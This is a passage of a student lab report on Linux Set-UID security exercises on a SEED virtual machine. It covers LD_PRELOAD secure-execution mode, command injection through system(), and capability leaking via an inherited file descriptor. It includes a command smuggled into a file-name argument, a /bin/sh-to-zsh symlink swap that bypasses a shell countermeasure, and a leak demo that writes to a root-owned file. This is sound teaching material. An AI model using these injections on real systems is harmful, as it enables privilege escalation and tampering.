[10/25/25]seed@VM:~/.../TP1$ sudo chmod u+s ./myprog
[10/25/25]seed@VM:~/.../TP1$ ls -l ./myprog
-rwsrwxr-x 1 root root 16840 Oct 25 11:11 ./myprog
[10/25/25]seed@VM:~/.../TP1$ export LD_PRELOAD="/home/seed/Desktop/TP1/libmylib.so.1.0.1"
[10/25/25]seed@VM:~/.../TP1$ ./myprog
UIDs: real=1000 effective=0
[10/25/25]seed@VM:~/.../TP1$
```

After setting the owner to root and applying the Set-UID bit, the program executed with an effective UID of 0. The message from the library was not printed, meaning the

LD_PRELOAD variable was ignored. This confirms that the dynamic loader entered secure-execution mode, disabling ***LD_PRELOAD*** to prevent privilege escalation attacks.

7.3. Scenario 3 – Set-UID Root Program (executed by root)

```
[10/28/25]seed@VM:~/.../TP1$ sudo -i
root@VM:~# cd /home/seed/Desktop/TP1
root@VM:/home/seed/Desktop/TP1# export LD_PRELOAD="/home/seed/Desktop/TP1/libmylib.so.1.0.1"
root@VM:/home/seed/Desktop/TP1# ./myprog
UIDs: real=0 effective=0
I am not sleeping!
root@VM:/home/seed/Desktop/TP1# exit
logout
[10/28/25]seed@VM:~/.../TP1$
```

When myprog was executed as a Set-UID root binary by the root user, the dynamic loader did not enter secure-execution mode because there was no privilege transition. As a result **LD_PRELOAD** exported in root's environment was honoured and the custom library was loaded, evidenced by the output "I am not sleeping!". This shows that the loader's decision to ignore LD_variables is driven by the presence of a real/effective UID or GID mismatch. If no mismatch exists the preload mechanism can still take effect. Note, however, that some distributions apply additional hardening and may refuse to honour **LD_PRELOAD** for SUID binaries regardless of the executor, so this behaviour can vary by system.

7.4. Scenario 4 – Set-UID Program Owned by Another User (user1)

```
[10/25/25]seed@VM:~/.../TP1$ sudo adduser user1
Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
Creating home directory `/home/user1' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
  Full Name []: user
  Room Number []: 1
  Work Phone []: 0
  Home Phone []: 0
  Other []: 0
Is the information correct? [Y/n]
[10/25/25]seed@VM:~/.../TP1$ sudo chown user1:user1 ./myprog
[10/25/25]seed@VM:~/.../TP1$ sudo chmod u+s ./myprog
[10/25/25]seed@VM:~/.../TP1$ ls -l ./myprog
-rwsrwxr-x 1 user1 user1 16840 Oct 25 11:11 ./myprog
[10/25/25]seed@VM:~/.../TP1$ export LD_PRELOAD="/home/seed/Desktop/TP1/libmylib.so.1.0.1"
[10/25/25]seed@VM:~/.../TP1$ ./myprog
UIDs: real=1000 effective=1001
[10/25/25]seed@VM:~/.../TP1$
```

In this case, the file was owned by user1, and it was executed by seed. The effective UID became 1001, but again no message was printed. The difference between the real UID (1000) and the effective UID (1001) triggered the same protection, the loader detected a privilege transition and ignored ***LD_PRELOAD***.

This confirms that secure-execution mode is not exclusive to root—it applies to any Set-UID or Set-GID binary.

From this experiment, we can conclude that ***LD_PRELOAD*** allows users to override functions in dynamically linked executables only when executed without elevated privileges. When a program is marked as Set-UID or Set-GID, the dynamic loader enforces secure-execution mode, and the child process does not inherit user-defined environment variables such as ***LD_PRELOAD*** to prevent malicious code injection and privilege escalation. Therefore, the differences observed between Scenarios 1, 2, and 3 are entirely due to the Linux loader's security policy, which restricts the inheritance and influence of environment variables in privileged processes.

8. Task 8: Invoking External Programs Using system() versus execve()

In this tasks, the difference between executing programs that use `system()` and `execve()` was analyzed. As seen previously, the `system()` function creates a new shell and doesn't simply executes the commands. This characteristic allows for some exploit like shown in the following topic **Step 1**.

In this task we compared executing external programs using `system()` and `execve()`. As shown earlier, `system()` invokes a shell to interpret the command string rather than directly executing a single program. That behaviour enables command chaining and shell metacharacters like |, && or ;, which can be abused to perform unintended actions, as demonstrated below.

8.1. Step 1

We ran the catall.c program while simulating the user Bob. The commands and screenshots used during the experiment are shown below.

```
[11/02/25]seed@VM:~/.../Labsetup$ gcc catall.c -o a.out
[11/02/25]seed@VM:~/.../Labsetup$ sudo chown root a.out
[11/02/25]seed@VM:~/.../Labsetup$ sudo chmod 4755 a.out
[11/02/25]seed@VM:~/.../Labsetup$ a.out "/dev/null && echo 'Hi, I can change the system' > test.txt"
```

From these results we can see that Bob was able to change system state using the program. The root cause is that `system()` launches a shell, so a call that appears to run a single command can actually execute an arbitrary sequence of shell commands. An

attacker or an unintended user like Bob can therefore chain additional commands with operators such as | or && to perform integrity-violating operations.

In a second experiment we attempted to modify privileged files in /bin. To do this we created a symlink that replaces /bin/sh with /bin/zsh:

```
[11/02/25]seed@VM:~/.../Labsetup$ a.out "/dev/null && echo 'Hi, I can change the system' > /bin/test.txt"
sh: 1: cannot create /bin/test.txt: Permission denied
[11/02/25]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[11/02/25]seed@VM:~/.../Labsetup$ a.out "/dev/null && echo 'Hi, I can change the system' > /bin/test.txt"
[11/02/25]seed@VM:~/.../Labsetup$
```

The /bin/sh program, after Ubuntu 20.04, include countermeasures against privilege escalation when invoked in a set-user-ID (setuid) context. Because of this behaviour, simply chaining commands through a shell does not always allow a setuid program to hand elevated privileges to the spawned shell. This could be bypassed with the command `$ sudo ln -sf /bin/zsh /bin/sh` that links the /bin/bash to an installed command of the SEEDVM. This demonstrates that using system() in programs that run with elevated privileges is dangerous.

8.2. Step 2

In contrast, when the program uses `execve()` the same exploitation does not work. `execve()` replaces the current process image with the specified program and does not invoke a shell, so shell metacharacters (|, &&, ;, ...) are not interpreted. This means there is nothing for an attacker to chain into. The following runs show this behaviour:

```
[11/02/25]seed@VM:~/.../Labsetup$ sudo /bin/cat test.txt && /bin/cat /bin/test.txt
Hi, I can change the system
Hi, I can change the system
[11/02/25]seed@VM:~/.../Labsetup$
```

```
[11/02/25]seed@VM:~/.../Labsetup$ gcc catall.c -o a.out
[11/02/25]seed@VM:~/.../Labsetup$ sudo chown root a.out
[11/02/25]seed@VM:~/.../Labsetup$ sudo chmod 4755 a.out
[11/02/25]seed@VM:~/.../Labsetup$ a.out "/dev/null && echo 'Hi, I can change the system' > test.txt"
/bin/cat: '/dev/null && echo '\''Hi, I can change the system'\'' > test.txt': No such file or directory
[11/02/25]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[11/02/25]seed@VM:~/.../Labsetup$ a.out "/dev/null && echo 'Hi, I can change the system' > /bin/test.txt"
/bin/cat: '/dev/null && echo '\''Hi, I can change the system'\'' > /bin/test.txt': No such file or directory
[11/02/25]seed@VM:~/.../Labsetup$
```

As the screenshots demonstrate, changing `/bin/sh` to `/bin/zsh` did not enable the previous attack: because `execve()` launches the target binary directly without an intermediate shell. Concluding, there is no opportunity to inject chained shell commands.

9. Task 9: Capability Leaking

In this task we investigate the phenomenon of capability leaking, which occurs when a Set-UID program, after obtaining privileged resources while running with elevated privileges, revokes its effective UID but fails to clean up those resources, allowing unprivileged code to still perform privileged operations.

To observe this behaviour we create a simple program that opens a sensitive file (/etc/zzz) while running as root, calls setuid(getuid()) to drop privileges, and then calls execve("/bin/sh", ...) to hand control to the user. The goal is to show that, although the UID has been changed to a normal user, the privileged resource (the open file descriptor) can persist and be used to write to the protected file, which is a clear violation of the principle of least privilege.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>

void main()
{
  int fd;
  char *v[2];
  /* Assume that /etc/zzz is an important system file,
  * and it is owned by root with permission 0644.
  * Before running this program, you should create
  * the file /etc/zzz first. */
  fd = open("/etc/zzz", O_RDWR | O_APPEND);
  if (fd == -1) {
    printf("Cannot open /etc/zzz\n");
    exit(0);
  }
  // Print out the file descriptor value
  printf("fd is %d\n", fd);
  // Permanently disable the privilege by making the
  // effective uid the same as the real uid
   printf("Before drop:   ruid=%d euid=%d suid=%d\n",(int)getuid(),
(int)geteuid(), (int)getegid());
   setuid(getuid());
   printf("After drop:   ruid=%d euid=%d suid=%d\n",(int)getuid(),
(int)geteuid(), (int)getegid());
  // Execute /bin/sh
  v[0] = "/bin/sh"; v[1] = 0;
  execve(v[0], v, 0);
}
```

```
[10/25/25]seed@VM:~/.../TP1$ sudo touch /etc/zzz
[10/25/25]seed@VM:~/.../TP1$ sudo chown root /etc/zzz
[10/25/25]seed@VM:~/.../TP1$ sudo chmod 0644 /etc/zzz
[10/25/25]seed@VM:~/.../TP1$ gcc -o cap_leak cap_leak.c
[10/25/25]seed@VM:~/.../TP1$ sudo chown root cap_leak
[10/25/25]seed@VM:~/.../TP1$ sudo chmod 4755 cap_leak
[10/25/25]seed@VM:~/.../TP1$ ./cap_leak
fd is 3
Before drop:   ruid=1000 euid=0 suid=1000
After drop:    ruid=1000 euid=1000 suid=1000
$
```

How the leak can be abused?

When the program prints `"fd is 3"` and then execs `/bin/sh`, the shell inherits file descriptor 3 open to `/etc/zzz` (opened earlier when the process had root privileges). Even though `setuid(getuid())` replaced the process UIDs so the shell runs as a normal user, the open descriptor remains and can be used to write to `/etc/zzz` because the descriptor itself was opened with write access by root.

In the interactive shell you can do:

```
[10/25/25]seed@VM:~/.../TP1$ ./cap_leak
fd is 3
Before drop:   ruid=1000 euid=0 suid=1000
After drop:    ruid=1000 euid=1000 suid=1000
$
$ cat /etc/zzz
$ echo "Attacker text written with root privileges" >&3
$ cat /etc/zzz
Attacker text written with root privileges
```

This works because the kernel enforces access for **open file descriptors** based on the permissions and open flags established at `open()` time. If the file was opened for writing by a privileged process, that FD remains writable even after the process drops its UID. Since the `execve()` replaces the process image but does not close FDs, unless they have `FD_CLOEXEC` set, the FD is inherited by the shell. Then `setuid(getuid())` removes root UIDs, but it does not automatically revoke open FDs or any capabilities that were previously acquired. Thus, privileged **resources** can persist after UID downgrade.

Although this example uses an open FD to demonstrate leaking, the same class of problem occurs with Linux capabilities: if a process acquires capabilities while privileged, then calls `setuid()` without clearing those capabilities, the process can still perform operations allowed by those capabilities even when running with a non-privileged UID. In both cases the program appears non-privileged by UID but still retains privileged power.